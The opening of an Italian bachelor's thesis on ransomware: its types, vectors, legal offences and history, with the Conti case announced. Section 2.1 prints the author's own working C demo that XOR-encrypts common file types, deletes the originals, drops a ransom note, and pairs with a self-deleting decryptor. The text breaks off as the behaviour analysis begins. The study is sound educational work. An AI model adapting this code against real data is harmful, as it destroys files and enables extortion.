



UNIVERSITÀ
DEGLI STUDI
FIRENZE

Scuola di Scienze Matematiche, Fisiche e Naturali
Corso di Laurea in Informatica

Tesi di Laurea

RANSOMWARE: ANALISI TECNICA E
CONSIDERAZIONI GIURIDICHE ALLA LUCE DEL CASO
CONTI

RANSOMWARE: TECHNICAL ANALYSIS AND LEGAL
CONSIDERATIONS IN LIGHT OF CONTI CASE

MORANDINI GIULIO

Relatore: *Stefano Pietropaoli*

Correlatore: *Rosario Pugliese*

Anno Accademico 2022-2023

Indice

Introduzione.....	4
Ransomware: descrizione generale.....	5
1.1 Reati in cui si incorre utilizzando un software di questo tipo.....	6
1.2 Primo ransomware riconosciuto.....	7
1.3 Tipologie di ransomware.....	8
1.4 Principali vettori di infezione.....	10
1.5 Fasi di un attacco ransomware.....	11
Un attacco ransomware si svolge generalmente nel modo seguente:.....	11
Come è scritto un ransomware.....	13
2.1 Codice.....	13
2.2 Analisi del comportamento del ransomware.....	19
Tecniche utili per la prevenzione e per un ripristino efficace dei dati.....	23
3.1 Tecniche utili per la prevenzione.....	23
3.2 Tecniche utili di protezione per un ripristino efficace dei dati.....	26
Evoluzione del ransomware.....	29
4.1 Big game hunting.....	30
4.2 Principali tecnologie bersaglio.....	31
4.3 Il gruppo Conti: esempio della moderna organizzazione cybercriminale...32	
4.4 Organizzazione del gruppo.....	33
4.5 Attacco alla Costa Rica del 2022.....	34
4.6 Che fine ha fatto il gruppo.....	35
Moderni linguaggi di programmazione di malware: rust e golang.....	36
5.1 Esempi di nuove gang di ransomware emergenti, scritte con l'utilizzo dei linguaggi Rust e Golang.....	38
Nuovi gruppi cybercriminali: 3AM, nuove tecniche di estorsione e correlazione con Conti.....	39
6.1 Presunto collegamento col gruppo Conti.....	42
6.2 Nuove tecniche per l'estorsione.....	43
Analisi del ransomware Conti.....	45
7.1 Analisi tecnica preliminare.....	46
7.2 Argomenti dell'eseguibile.....	47
7.3 Offuscamento degli API e delle stringhe.....	48
7.4 Note per il riscatto e portale web.....	51
7.5 Rimozione delle copie shadow.....	52
7.6 Strategia multi-thread.....	53
7.7 Crittografia.....	54
7.8 Blocklist e gestione dei file occupati.....	56
7.9 File in whitelist.....	57
7.10 Scansione e cifratura della rete.....	57
Conclusioni.....	61
BIBLIOGRAFIA.....	62

Introduzione

L'obiettivo principale della tesi è quello di analizzare il problema del ransomware, un particolare tipo di malware che ha le potenzialità di creare conseguenze devastanti sui poveri malcapitati che purtroppo subiscono attacchi di questo genere.

In una prima fase analizzerò il problema ransomware in sé, studiandone le tipologie e come funziona un attacco di questo tipo. Per fare ciò userò come supporto un piccolo ransomware molto semplice che ho scritto personalmente.

Focalizzeremo l'attenzione soprattutto sui risvolti e le conseguenze che un attacco di questo genere può avere in una rete aziendale, analizzandone anche possibili tecniche di prevenzione e un efficace ripristino dei dati. Queste tecniche dovranno essere seguite e aggiornate costantemente, mantenendole al passo coi tempi per potere ottenere risultati soddisfacenti.

Questo perché i ransomware, come ogni altro tipo di malware, sono in costante evoluzione, e la seconda parte dell'elaborato ha l'obiettivo di analizzare questo fatto, con un particolare focus sul caso Conti.

Proprio parlando di Conti, l'ultima parte dell'elaborato analizzerà nel dettaglio il codice del malware utilizzato dal gruppo criminale.

L'obiettivo finale della tesi è quindi quello di mettere in allarme su questa particolare forma di attacco informatico, che potrebbe avere conseguenze disastrose sia in ambito personale che aziendale. Proprio nel secondo caso il rischio deve essere preso attentamente in considerazione, dato che i dati persi non solo non saranno più utilizzabili da tutto l'ecosistema, ma rischieranno addirittura di essere divulgati in rete, creando un potenziale danno enorme per l'azienda stessa.

Ransomware: descrizione generale

Iniziamo descrivendo prima di tutto cosa è un ransomware. Ransomware è un termine generale che descrive una classe di malware utilizzata per estorcere digitalmente alle vittime il pagamento di una tariffa specifica. Queste minacce non sono limitate a nessun particolare sistema operativo o area geografica del sistema: tutto, dai dispositivi Android ai sistemi iOS, fino ai sistemi Windows è a rischio di attacco tramite ransomware.

A seconda dell'obiettivo, i metodi di manomissione del dispositivo potrebbero essere diversi, e le azioni possibili successivamente alla perdita dei dati sarebbero limitate dalla capacità del dispositivo stesso e dalle condizioni in cui ci è stato lasciato¹.

Secondo il modello Malware as a service (*MaaS*) inoltre è possibile acquistare, personalizzare e diffondere ransomware a condizioni economiche molto precise, come ad esempio una suddivisione di questo tipo: 60% del ricavato all'acquirente e 40% al venditore.

I più comuni vettori di diffusione del malware sono ad esempio i messaggi di posta elettronica contenenti allegati infetti oppure software che presentano vulnerabilità e che non sono stati aggiornati, ma anche file scaricati da pagine web non sicure o piattaforme non controllate (ad esempio i canali Telegram).

Una volta attaccato il sistema, il malware inizia a crittografare i dati contenuti al suo interno, con sistemi di crittografia particolarmente robusti e

¹ [5] S.Pietropaoli, *Informatica criminale, diritto e sicurezza nell'era digitale*, Giappichelli, 2022;

difficili da decifrare, che generano chiavi specifiche per ogni dispositivo attaccato, così che se per caso qualcuno si trovasse con una chiave di decriptazione in mano non avrebbe modo di salvare altri dispositivi infetti, evitando che si verifichi una situazione *pay once decrypt all*.

Un esempio di questo tipo di crittografia può essere la *Elliptic Curve Cryptography*, un approccio alla crittografia a chiave pubblica basato sulla struttura algebrica delle curve ellittiche su campi finiti.

Dopo aver completato la criptazione del dispositivo viene inoltrata alla vittima una richiesta di riscatto, solitamente in criptovaluta. Questo però non è l'unico metodo di pagamento richiesto: i criminali sono soliti usare numerosi servizi di voucher prepagati come MoneyPak, Ukash o PaySafe.

Inoltre, al pagamento non sempre segue una effettiva decriptazione dei file, ciò è determinato dal fatto che ai criminali non interessa restituirli, oppure semplicemente il sistema non prevede nessun algoritmo di decrittazione.

1.1 Reati in cui si incorre utilizzando un software di questo tipo

Il ransomware rappresenta una variante cibernetica del reato di estorsione (*art. 629 c.p.*), accompagnato solitamente dall'impedimento di comunicazioni informatiche (*art. 617-quater c.p.*) e da danni a dati e programmi informatici o a sistemi informatici (*art. 635-bis e ss. c.p.*), nonché dall'accesso abusivo a sistema informatico (*art. 615-ter c.p.*)².

Il fenomeno dei ransomware costituisce oggi un'attività centrale all'interno del panorama degli illeciti informatici, come testimoniato dalla sempre maggiore frequenza di episodi di questo tipo e dal coinvolgimento non soltanto di soggetti privati, ma anche di grandi aziende e di organizzazioni istituzionali e governative.


² [5] S.Pietropaoli, *Informatica criminale, diritto e sicurezza nell'era digitale*, Giappichelli, 2022;

1.2 Primo ransomware riconosciuto

Il primo ransomware, conosciuto come *AIDS*, risale al 1989: scritto dal biologo Joseph Popp, il malware è stato diffuso grazie a un floppy disk infetto, recapitato ai 20.000 partecipanti della “*Conferenza sull’AIDS dell’Organizzazione mondiale della sanità*”.

I dischi erano stati diffusi come dischetti informativi col seguente titolo: “*Informazioni sull’Aids – Dischetti introduttivi*”, ma in realtà in quei floppy disk era contenuto un virus che, dopo essere rimasto nascosto in background per un po’ di tempo (circa 90 riavvii del sistema), si attivava criptando file e nascondendo directory. Veniva inoltre mostrato un messaggio per informare gli utenti che il loro sistema sarebbe ritornato alla normalità dopo il pagamento di \$189 su una casella postale a Panama.

Sebbene l’*AIDS Trojan* non sia stato costruito in modo incredibilmente sofisticato, e abbia utilizzato un semplice algoritmo di crittografia simmetrica (una chiave sia per la criptazione che per la decriptazione) per crittografare i file delle vittime, ha causato gravi danni a diversi centri di ricerca in tutto il mondo³. Ecco la schermata principale del virus AIDS:



3 [15] <https://www.dottormarc.it/ransomware-tecniche-di-attacco-e-contromisure/>;

Le potenzialità degli attuali ransomware sono assolutamente incomparabili con quelle che caratterizzavano la stessa tipologia di programmi fino a solo pochi anni fa: nel 2017 uno dei più noti ransomware, WannaCry, ha creato danni quantificati in oltre 6 miliardi di euro, contagiando oltre 300.000 dispositivi diversi in oltre 150 paesi.

Questo malware ha colpito in particolare le versioni più datate di Windows, sfruttando un difetto che abilitava il protocollo *Server Message Block*, un protocollo di comunicazione utilizzato per condividere file, stampanti, porte seriali e comunicazioni varie tra nodi su una rete, che a sua volta permetteva la proliferazione del ransomware attraverso l'utilizzo dell'exploit *EternalBlue*⁴ (programmi specializzati o frammenti di codice che sfruttano una vulnerabilità software o un difetto nel sistema di protezione.).

1.3 Tipologie di ransomware

Ci sono due tipi generali di ransomware: il tipo più comune, chiamato ransomware di crittografia o ransomware crittografico, tiene in ostaggio i dati della vittima crittografandoli. L'aggressore richiede quindi un riscatto in cambio della fornitura della chiave di crittografia necessaria per decrittare i dati. D'altra parte la forma meno comune di ransomware, chiamata ransomware non crittografico o ransomware con blocco dello schermo, impedisce l'utilizzo dell'intero dispositivo della vittima, solitamente bloccandone l'accesso al sistema operativo. Invece di avviarsi come al solito, il dispositivo visualizza una schermata con la richiesta di riscatto⁵.

4 [4] D.Van Puyvelde, A.F.Brantly, *Cybersecurity: Politics, governance and conflict in Cyberspace*, Polity press, 2019;

5 [17] <https://www.ibm.com/it-it/topics/ransomware>;

Questi due tipi di ransomware possono essere ulteriormente suddivisi nelle seguenti sottocategorie:

- **Leakware/Doxware:** è un ransomware che ruba o esfiltra dati sensibili e minaccia di pubblicarli su siti di data leak. Mentre le forme precedenti di *leakware* o *doxware* spesso rubavano dati senza crittografarli, le varianti odierne spesso fanno entrambe le cose.
- **Ransomware per dispositivi mobili:** includono tutti i ransomware che agiscono sui dispositivi mobili. Distribuiti tramite app dannose o download online, il ransomware mobile è in genere un ransomware non crittografato dato che i backup automatizzati dei dati sul cloud, presenti di default su molti dispositivi mobili, facilitano l'inversione degli attacchi di crittografia.
- **Wiper/ransomware distruttivi:** minacciano di distruggere i dati se il riscatto non viene pagato, ma in alcuni casi il ransomware distrugge i dati nonostante il pagamento del riscatto. Quest'ultimo tipo di wiper è spesso sospettato di essere utilizzato da soggetti o *hacktivisti* di nazioni o Stati piuttosto che da criminali informatici comuni.
- **Scareware:** come indica il suo nome, è un ransomware che cerca di spaventare gli utenti a spingerli a pagare un riscatto, ad esempio spacciandosi per un messaggio delle forze dell'ordine, accusando la vittima di un crimine e chiedendole una multa. A volte lo scareware è un ransomware che cripta i dati o blocca il dispositivo, in altri casi è il vettore stesso del ransomware, che non cripta nulla ma induce la vittima a scaricare l'eseguibile del virus.

1.4 Principali vettori di infezione

Gli attacchi ransomware possono utilizzare diversi metodi per infettare una rete o un dispositivo. Alcuni dei più importanti vettori di infezione da ransomware includono⁶:

- **E-mail di phishing o siti online:** le e-mail di phishing inducono gli utenti a scaricare ed eseguire un allegato dannoso (contenente un ransomware mascherato ad esempio da un file *.pdf* dall'aspetto innocuo, un documento di Microsoft Word o un altro tipo di file), oppure visitando un sito Web dannoso che fa scaricare il ransomware attraverso il browser Web dell'utente.
- **Vulnerabilità del sistema operativo e del software:** i criminali informatici spesso sfruttano le vulnerabilità esistenti conosciute per attaccare un dispositivo o una rete. Un pericolo particolare è rappresentato dalle *vulnerabilità zero-day*, un particolare tipo di vulnerabilità che spesso si riscontra nei primi giorni di rilascio di un software o simili, quando ancora la sicurezza di esso deve essere studiata o testata.
- **Furto di credenziali:** i criminali informatici possono ottenere le credenziali di utenti, acquistandole ad esempio sul dark web. Possono quindi utilizzare queste credenziali per accedere a una rete o a un computer e avviare direttamente il ransomware.
- **Altro malware:** gli hacker utilizzano spesso malware sviluppati in altri attacchi per inviare un ransomware a un dispositivo. Il trojan *Trickbot*, ad esempio, originariamente progettato per rubare le credenziali bancarie, è stato utilizzato per diffondere la variante del ransomware Conti nel 2021.

⁶ [17] <https://www.ibm.com/it-it/topics/ransomware;>

- **Download guidati:** gli hacker possono utilizzare siti Web per trasferire ransomware sui dispositivi all'insaputa degli utenti. I kit di exploit utilizzano siti web compromessi per scansionare i browser dei visitatori alla ricerca di vulnerabilità delle applicazioni web da poter utilizzare per immettere il ransomware nel dispositivo. La tecnica di *malvertising*, ovvero annunci digitali legittimi compromessi da hacker, può trasmettere il ransomware ai dispositivi anche se l'utente non clicca sull'annuncio vero e proprio.
- **Trojan:** un'altra tecnica di diffusione dei ransomware simile a quella dei download guidati è quella dei trojan, nome ispirato dalla vicenda del cavallo di Troia. Il corrispettivo del cavallo è ad esempio un software, tipo la versione "*craccata*" (da *crack*, scassinare in inglese) di un'applicazione il cui utilizzo richiede l'acquisto o il pagamento di un abbonamento, che contiene al suo interno una versione del ransomware. Non appena sarà fatto partire l'eseguibile, si attiverà anche il ransomware.

Bisogna inoltre tenere presente che le prime conseguenze dell'attacco si inizieranno a manifestare tempo dopo l'effettivo download e esecuzione del malware, in modo che non si possa risalire all'effettiva fonte di esso.

1.5 Fasi di un attacco ransomware

Un attacco ransomware si svolge generalmente nel modo seguente:

Fase 1: Accesso iniziale

Sfrutta le tecniche descritte in precedenza come vettori di accesso iniziale, per accedere al dispositivo bersaglio. A seconda del vettore di accesso iniziale, potremo avere azioni che includono uno strumento di accesso remoto intermediario (*RAT*), prima di stabilire l'accesso interattivo.

Fase 2: Comprensione del sistema ed espansione dell'attacco

Durante questa fase dell'attacco, gli aggressori si concentrano sulla comprensione del sistema e delle sue caratteristiche, oltre che del dominio locale a cui hanno accesso e su come accedere ad altri sistemi e domini.

Fase 3: Raccolta ed estrapolazione dei dati

In questa fase gli operatori del ransomware si concentrano sull'identificazione di dati preziosi e sulla loro estrapolazione, di solito scaricandone o esportandone una copia per sé, commettendo il furto vero e proprio. Esempi di dati particolarmente preziosi possono essere credenziali di accesso, informazioni personali dei clienti, proprietà intellettuale, che possono utilizzare per una doppia estorsione.

Fase 4: Crittografia e invio della lettera

Il ransomware inizia a identificare e crittografare i file. Alcuni crypto ransomware disabilitano anche le funzioni di ripristino del sistema, oppure eliminano o criptano i backup sul computer o sulla rete della vittima per aumentare la pressione e indurre il malcapitato a pagare per la chiave di decodifica. Il ransomware non crittografico invece blocca direttamente lo schermo del dispositivo, lo inonda di pop-up o impedisce in altro modo alla vittima di utilizzarlo. Una volta che i file sono stati crittografati e/o il dispositivo è stato disattivato, il ransomware avvisa la vittima dell'infezione, spesso tramite un file *.txt* creato nelle cartelle colpite o tramite una notifica pop-up. La lettera di riscatto contiene istruzioni su come pagare il riscatto, di solito in criptovaluta o con un metodo altrettanto irrintracciabile, in cambio di una chiave di decodifica o del ripristino delle operazioni standard⁷.

7 [10] <https://www.csirt.gov.it/>

Come è scritto un ransomware

Analizziamo adesso la logica che c'è dietro a un malware di questo tipo, prendendo in esame parti di codice e approfondendo le funzioni che lo compongono. Per fare ciò sfrutteremo un programma che ho personalmente scritto in linguaggio C, sfruttando Visual Studio Code, su sistema operativo Linux installato su macchina virtuale.

Questo programma simula l'esecuzione di un semplice ransomware del tipo ransomware crittografico che, una volta eseguito cripterà tutti i file presenti in una cartella, che potranno essere visualizzati nuovamente solo se si conosce la chiave di decifratura, che dovrà essere opportunamente inserita nel programma di decriptazione.

2.1 Codice

Programma Cripta:

```
#include <stdio.h>
#include <stdlib.h>
#include <dirent.h>
#include <string.h>

void cifratura(struct dirent *directory)
{
    struct dirent *dir = directory;
    FILE *fileOriginale, *fileCifrato;
    int chiave = 123; //la chiave di decriptazione
    // Apertura del file originale in modalità lettura binaria
    fileOriginale = fopen(dir->d_name, "rb");
    if (fileOriginale == NULL)
    { perror("Errore nell'apertura del file originale"); }
    char nomeFileCifrato[100];
```

```

strcpy(nomeFileCifrato, dir->d_name);
strcat(nomeFileCifrato, ".encrypted");

// Creazione o apertura del file cifrato in modalità scrittura binaria
fileCifrato = fopen(nomeFileCifrato, "wb");
if (fileCifrato == NULL)
{
    perror("Errore nella creazione del file cifrato");
    fclose(fileOriginale);
}
// Lettura di ogni byte dal file originale e cifratura
int byte, byteCifrato;
while ((byte = fgetc(fileOriginale)) != EOF)
{
    byteCifrato = byte ^ chiave;    // Operazione XOR per la cifratura
    fputc(byteCifrato, fileCifrato); // Scrittura del byte cifrato nel file cifrato
}
// Chiusura dei file
fclose(fileOriginale); fclose(fileCifrato);
// Rimozione del file originale
if (remove(dir->d_name) != 0)
{
    perror("Errore nella rimozione del file originale");
}
}

int main()
{
    DIR *d;
    struct dirent *dir;
    d = opendir(".");
    if (d != NULL)
    {
        while ((dir = readdir(d)) != NULL) {
            char *ext = strrchr(dir->d_name, '.');
            if (ext != NULL && strcmp(ext, ".jpg") == 0)
            {
                cifratura(dir);
            }
            if (ext != NULL && strcmp(ext, ".txt") == 0)
            {
                cifratura(dir);
            }
            if (ext != NULL && strcmp(ext, ".pdf") == 0)
            {
                cifratura(dir);
            }
            if (ext != NULL && strcmp(ext, ".xlsx") == 0)
            {
                cifratura(dir);
            }
        }
    }
}

```

```

    }
    if (ext != NULL && strcmp(ext, ".mp3") == 0)
    {
        cifratura(dir);
    }
    if (ext != NULL && strcmp(ext, ".mp4") == 0)
    {
        cifratura(dir);
    }
    if (ext != NULL && strcmp(ext, ".zip") == 0)
    {
        cifratura(dir);
    }
    if (ext != NULL && strcmp(ext, ".rar") == 0)
    {
        cifratura(dir);
    }
}

}

closedir(d);
FILE *readMeP;
readMeP = fopen("READ ME.txt", "w");
fprintf(readMeP, "Congratulazioni, i tuoi file sono stati tutti criptati. Per riavere i
tuo i file indietro dovrai pagare xxx € a queste coordinate bancarie: YYY.\nUna volta che avrai
pagato ti verrà comunicata una chiave che dovrai inserire nel programma eseguibile Prog_2.
Attenzione: se sbagli l'inserimento della chiave il file eseguibile si cancellerà, quindi non
tentare chiavi a caso.");
fclose(readMeP);
printf("Cifratura di tutti i file completata, i file originali sono stati rimossi.
Maggiori informazioni nel file READ ME\n");
return EXIT_SUCCESS; }

```

Il programma *cripta* se compilato crea un eseguibile che rende dei file .encrypted tutti i file della directory che abbiano specificate le estensioni che sono scritte nel main.

Per fare ciò il programma sfrutta la funzione *cifratura*, che lavora nel seguente modo: inizialmente viene dichiarata una directory che sarà quella inserita tra i parametri in input, e una variabile di nome *chiave*, che non è altro che la nostra chiave di cifratura, essenziale per l'operazione di cifratura eseguita successivamente. Ovviamente nei ransomware moderni la chiave non è così semplice, questo è solamente un esempio.

Il file originale viene quindi eseguito in modalità lettura binaria, per

copiarne il nome e il contenuto, e viene poi creato un nuovo file che sarà il file destinazione, ed avrà come nuovo nome *vecchioNome.encrypted*. A questo punto avviene la vera fase di criptazione: grazie a un ciclo *while* ad ogni byte del file eseguiamo un'operazione di *XOR* bit a bit, quando si esegue un'operazione *XOR* tra un byte e la chiave si confronta ogni bit del byte con il corrispondente bit del numero salvato nella variabile *chiave* (letta in binario). L'operazione *XOR* restituisce 1 se i bit sono diversi, altrimenti restituisce 0.

Alla fine di questa operazione il file non sarà più leggibile, ma per tornare al file originale basterà ripercorrere l'operazione di *XOR* all'indietro. Per farlo però dobbiamo ovviamente conoscere la chiave.

Questa è l'operazione di criptazione vera e propria:

```
int byte, byteCifrato;
while ((byte = fgetc(fileOriginale)) != EOF)
{
    byteCifrato = byte ^ chiave;    // Operazione XOR per la cifratura
    fputc(byteCifrato, fileCifrato); // Scrittura del byte cifrato nel file cifrato
}
```

La funzione di *XOR*, rappresentata dall'operatore '^', è una funzione di cifratura molto debole: i reali ransomware al posto di essa useranno funzioni più difficili per non rendere ovvia la decifratura, ma questo esempio è sufficiente per capire il concetto che c'è dietro. Infine la funzione semplicemente chiude i file che aveva aperto.

Nel main il programma essenzialmente esegue la funzione nella directory dove viene eseguita, passandola alla funzione stessa. Ciò avviene in un ciclo *while*, che va avanti finché ha letto ogni file della directory. Dentro questo ciclo per ogni estensione elencata (nel nostro caso *.jpg*, *.txt*, *.pdf*, *.xlsx*, *.mp3*, *.mp4*, *.zip*, *.rar*, ma le possibilità sono molte altre) verrà eseguita la funzione *cifratura*.

Infine il programma crea un file READ ME, con tutte le informazioni relative a come la vittima può riavere i dati indietro ed a cosa è successo.

Programma decipta:

```
#include <stdio.h>
#include <stdlib.h>
#include <dirent.h>
#include <string.h>

int main()
{
    int chiave;
    printf("inserisci la chiave di deciptazione: \n");
    scanf("%d", &chiave);
    if (chiave == 123)
    {
        DIR *d;
        struct dirent *dir;
        d = opendir(".");
        if (d)
        {
            while ((dir = readdir(d)) != NULL)
            {
                char *ext = strrchr(dir->d_name, '.');
                if (ext != NULL && strcmp(ext, ".encrypted") == 0)
                {
                    FILE *fileCifrato, *fileDecifrato;
                    // Funzione di decifrazione
                    fileCifrato = fopen(dir->d_name, "rb");
                    if (fileCifrato == NULL)
                    {
                        perror("Errore nell'apertura del file cifrato");
                        return EXIT_FAILURE;
                    }
                    char nomeFileDecifrato[100];
                    strcpy(nomeFileDecifrato, dir->d_name);
                    char *posiz = strstr(nomeFileDecifrato, ".encrypted");
                    if (posiz != NULL)
                    {
                        strcpy(posiz, posiz + strlen(".encrypted"));
                    }
                    fileDecifrato = fopen(nomeFileDecifrato, "wb");
                    if (fileDecifrato == NULL)
                    {
                        perror("Errore nella creazione del file decifrato");
                        fclose(fileCifrato);
                        return EXIT_FAILURE;
                    }
                    int byte, byteDecifrato;
                    while ((byte = fgetc(fileCifrato)) != EOF)
                    {
```

```

        byteDecifrato = byte ^ chiave; // Operazione XOR per la decifrazione
        fputc(byteDecifrato, fileDecifrato); // Scrittura del byte decifrato
    }
    // Chiusura dei file
    fclose(fileCifrato);
    fclose(fileDecifrato);
    // Rimozione del file cifrato
    if (remove(dir->d_name) != 0)
    {
        perror("Errore nella rimozione del file cifrato");
        return EXIT_FAILURE;
    }
}

}

}
closedir(d);
remove("READ ME.txt"); //rimuovo il file READ ME
printf("Decifrazione completata e file cifrati ripristinati.\n");
return EXIT_SUCCESS;
}
else //se la chiave non è corretta elimina il file di decriptazione
{
    char *file = "Prog_2";
    if (remove(file) == 0)
        printf("La chiave che hai inserito non è corretta. il file eseguibile è stato
eliminato, non avrai più i tuoi dati indietro.\n");
    else
        printf("file non rimosso\n");
}
}
}

```


Il programma *decripta* non esegue altro che l'operazione inversa del programma *cripta*, che viene fatta partire solamente se la chiave inserita è quella corretta. Ciò è stato implementato per evitare che chi ha subito l'attacco tenti di scrivere chiavi a caso sperando di trovare la chiave giusta. Questo procedimento avviene grazie a un semplice *if*, che controlla la chiave inserita: se è quella giusta allora lancia la parte di programma adibita alla decriptazione, altrimenti elimina il file eseguibile di decriptazione. Queste informazioni sono opportunamente scritte nel file *READ ME* creato dopo l'esecuzione del file compilato da *cripta*. La funzione di decriptazione semplicemente crea un nuovo file vuoto, dove verranno inseriti i byte dei file *.encrypted*, su cui viene eseguito nuovamente lo *XOR*, facendo sì che

tornino alle loro condizioni originali, e rimuoverà l'estensione *.encrypted*. Infine il programma rimuove anche il file *READ ME*.

Dobbiamo però ricordare, come detto in precedenza, che non sempre la fase di decriptazione viene eseguita, e anzi molto spesso chi è vittima di un attacco ransomware non riceverà mai i suoi dati indietro.


2.2 Analisi del comportamento del ransomware

Vediamo adesso il comportamento di questi due programmi: (per semplicità i due eseguibili verranno lanciati da terminale). Così è come si presenterà inizialmente la cartella, abbiamo al suo interno vari file *.txt*, qualche documento *.pdf* e un file *.xlsx* ottenuto da *Excel*:



